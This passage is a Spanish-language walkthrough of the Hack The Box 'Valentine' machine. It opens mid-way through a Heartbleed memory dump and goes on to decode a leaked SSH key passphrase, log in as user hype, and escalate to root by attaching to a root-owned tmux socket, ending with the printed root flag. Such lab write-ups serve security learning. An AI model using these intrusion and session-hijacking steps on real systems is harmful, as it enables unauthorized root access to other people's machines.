21 0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A.....
22 0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  .....
23 0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I.....4.
24 00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2.....
25 00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  .....
26 00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  .....
27 00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 30 2E 30 2E  ....#.....0.0.
28 00e0: 31 2F 64 65 63 6F 64 65 2E 70 68 70 0D 0A 43 6F  1/decode.php..Co
29 00f0: 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C  ntent-Type: appl
30 0100: 69 63 61 74 69 6F 6E 2F 78 2D 77 77 2D 66 6F  ication/x-www-fo
31 0110: 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43  rm-urlencoded..C
32 0120: 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34  ontent-Length: 4
33 0130: 32 0D 0A 0D 0A 24 74 65 78 74 3D 61 47 56 68 63  2....$text=aGVhc
34 0140: 6E 52 69 62 47 56 6C 5A 47 4A 6C 62 47 6C 6C 64  nRibGVlZGJlbGll
35 0150: 6D 56 30 61 47 56 6F 65 58 42 6C 43 67 3D 3D 9F  mV0aGVoeXBldCg=.
36 0160: 22 A3 69 E5 09 79 9D C8 A9 4A 24 B4 5E 6A FE 59  ".1..y...J$.~".Y
37 0170: B1 A6 62 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C  .b.....

```

decodificamos en base64

```
base64: invalid input

(kali㉿kali)-[~/machineshtb/Valentine]
$ echo 'aGVhcnRibGVlZGJlbGllbmV0aGVoeXB1Cg==' |base64 -d
heartbleedbelievethetype
```

esta podría ser la clave de la llave probé con varios usuarios , sin embargo no funciono, dado que nos salía el siguiente mensaje.

```
(kali㉿kali)-[~/machineshtb/Valentine]
$ ssh coffee@10.10.10.79 -i llave2
Enter passphrase for key 'llave2':
sign_and_send_pubkey: no mutual signature supported
coffee@10.10.10.79's password:
```

ssh sign_and_send_pubkey: no mutual signature supporte

Buscamos en internet el error y parece tener solución con

<https://stackoverflow.com/questions/73795935/sign-and-send-pubkey-no-mutual-signature-supported>

Show 4 more comments

I spent a few hours until I came to this question and answers. Here is a quick try to ssh server and then deal with the stuff later:

```
ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i {yourfile} user@host
```

This combines the previous answers by **shoaly** and **John Hanley** which contain more de suggestions worth to follow to.

```
ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i llave2 coffee@10.10.10.79
```

```
(kali㉿kali)-[~/machineshtb/Valentine]
$ ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i llave2 coffee@10.10.10.79
Enter passphrase for key 'llave2':
coffee@10.10.10.79's password: [ ]
```

Acabé con el usuario coffee y valentin, pero no funciono luego valide el nombre de la llave que es hype y logramos acceder

<u>name</u>	<u>len</u>
 Parent Directory	
 hype_key	13-l
 notes.txt	05-l

ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i llave2 hype@10.10.10.79

```
(kali@kali)-[~/machineshtb/Valentine]
$ ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i llave2 hype@10.10.10.79
Enter passphrase for key 'llave2':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ 
[Valentine0:escaneo 1:bash 2:ssh* 3:ssh-
```

Escala de privilegios

Realizamos una enumeración en lamáquinaa y encuentro los siguientes procesos que corren como root
ps aux | grep root

```
root      698  0.0  0.1 21180 1720 ?        Ss   16:55  0:00 /usr/sbin/bluetoothd
avahi     707  0.0  0.0 32172  472 ?        S    16:55  0:00 avahi-daemon: chroot helper
root      723  0.0  0.3 104088 3692 ?        Ss   16:55  0:00 /usr/sbin/cupsd -F
root      737  0.0  0.6 174448 6524 ?        Ssl  16:55  0:00 NetworkManager
root      758  0.0  0.0  0  0 ?        S<   16:55  0:00 [krfcomm]
root      768  0.0  0.0 15180  404 ?        S    16:55  0:00 upstart-socket-bridge --daemon
root      784  0.0  0.3 203500 3888 ?        Sl   16:55  0:00 /usr/lib/policykit-1/polkitd --no-debug
root      891  0.0  0.0  0  0 ?        S    16:55  0:00 [flush-8:0]
root      947  0.0  0.2 49952 2856 ?        Ss   16:55  0:00 /usr/sbin/sshd -D
root     1035  0.0  0.0 19976  980 tty4      Ss+  16:55  0:00 /sbin/getty -8 38400 tty4
root     1042  0.0  0.0 19976  968 tty5      Ss+  16:55  0:00 /sbin/getty -8 38400 tty5
root     1051  0.0  0.0 19976  976 tty2      Ss+  16:55  0:00 /sbin/getty -8 38400 tty2
root     1052  0.0  0.0 19976  968 tty3      Ss+  16:55  0:00 /sbin/getty -8 38400 tty3
root     1054  0.0  0.0 19976  972 tty6      Ss+  16:55  0:00 /sbin/getty -8 38400 tty6
root     1057  0.0  0.1 26416 1672 ?        Ss   16:55  0:02 /usr/bin/tmux -S ./devs/dev sess
root     1060  0.0  0.4 20652 4580 pts/20   Ss+  16:55  0:00 -bash
root     1085  0.0  0.0  4452  812 ?        Ss   16:55  0:00 acpid -c /etc/acpi/events -s /var/run/acpid.socket
root     1086  0.0  0.1 19104 1040 ?        Ss   16:55  0:00 cron
root     1135  0.0  0.4 164588 4768 ?        Sl   16:55  0:04 /usr/bin/vmtoolsd
root     1297  0.0  1.0 113124 10904 ?        Ss   16:55  0:00 /usr/sbin/apache2 -k start
```

tmux escalada de privilegios

entonces buscando parece que se puede escalar con cups, pero tmux también puede ser una opción, aparte este multiplexor de uso personal lo podríamos utilizarlo para escalar (puta me siento inseguro ahora usando eso). Validamos tmux en gtobins y en otros artículos relacionados.

<https://gtfobins.github.io/gtfobins/tmux/>

<https://redfoxsec.com/blog/terminal-multiplexing-hijacking-tmux-sessions/>[[Pasted 20250314024403.png]]

image


```
1 | ps aux

root      3556  0.0  0.0    0  0 ?        I   16:34   0:00 [kworker/0:0-events]
root      3558  0.0  0.0    0  0 ?        I   16:34   0:00 [kworker/u4:2-events_unbound]
root      3608  0.0  0.0    0  0 ?        I   16:36   0:00 [kworker/1:1-cgroup_destroy]
root      3609  0.0  0.4 13988 9100 ?        Ss  16:36   0:00 sshd: hijack_tmux [priv]
hijack_+  3678  0.0  0.2 14120 5872 ?        R   16:36   0:00 sshd: hijack_tmux@pts/2
hijack_+  3679  0.0  0.2 10880 5108 pts/2    Ss  16:36   0:00 -bash
root      3752  0.0  0.1  9736 3620 pts/1    S+  16:37   0:00 tmux -S /var/tmp/root-session
root      3754  0.0  0.1 10128 3828 ?        Ss  16:37   0:00 tmux -S /var/tmp/root-session
root      3755  0.0  0.2 10892 5192 pts/3    Ss+ 16:37   0:00 -bash
root      3794  0.0  0.0    0  0 ?        I   16:38   0:00 [kworker/0:4-mm_percpu_wq]
hijack_+  3835  0.0  0.1 11488 3284 pts/2    R+  16:43   0:00 ps uax

Let us hijack this tmux session using the below-mentioned command

1 | sudo tmux -S /var/tmp/root-session attach

root@LINUXPE:/#
```

Al ejecutar de acuerdo a como está en la máquina me salta el siguiente error
tmux -S /.devs/dev_sess

```
failed to connect to server: No such file or directory
hype@Valentine:~$ tmux -S /.devs/dev_sess
open terminal failed: missing or unsuitable terminal: tmux-256color
hype@Valentine:~$
```

según parece es por el seteo de la variable TERM hago una simple modificación como si fuera a mejorar una shell, pero con tmux

```
failed to connect to server: No such file or directory
hype@Valentine:~$ tmux -S /.devs/dev_sess
open terminal failed: missing or unsuitable terminal: tmux-256color
hype@Valentine:~$ export TERM=tmux-256color
hype@Valentine:~$ tmux -S /.devs/dev_sess
open terminal failed: missing or unsuitable terminal: tmux-256color
```

y no sirvió entonces pruebo lo tradicional
export TERM=xterm-256color

```
hype@Valentine:~$ export TERM=tmux-256color
hype@Valentine:~$ tmux -S /.devs/dev_sess
open terminal failed: missing or unsuitable terminal: tmux-256color
hype@Valentine:~$ export TERM=xterm-256color
hype@Valentine:~$ tmux -S /.devs/dev_sess
[exited]
hype@Valentine:~$
```

y se nos abre una consola con root


kali@kali: ~/machineshtb

root@Valentine:/home/hype# whoami

root

root@Valentine:/home/hype#

pd: Acá se ve el tmux del tmux



```
root@Valentine:/home/hype# whoami
root
root@Valentine:/home/hype# cat /root/root.txt
bfe80c168a80064e3e4d978d50f15359
root@Valentine:/home/hype#
```

Side menu items: Popcorn, Reddish, ScriptKiddie, Sense, Seventeen, Shibboleth, Shocker, Solidstate, Sunday, Swagshop, Talkative, TartarSauce, Valentine, Worker, PortSwigger, pwc, Thm machines, Windows, Todos los comandos

Status bar: [2] 0: bash* [Valentine0: escaneo 1: bash 2: ssh* 3: bash-]

Conclusión: Máquina muy chévere para aprender sobre la vulnerabilidad Heartbleet y sobre los fallos de seguridad que se tiene con tmux muy impresionante su escalada.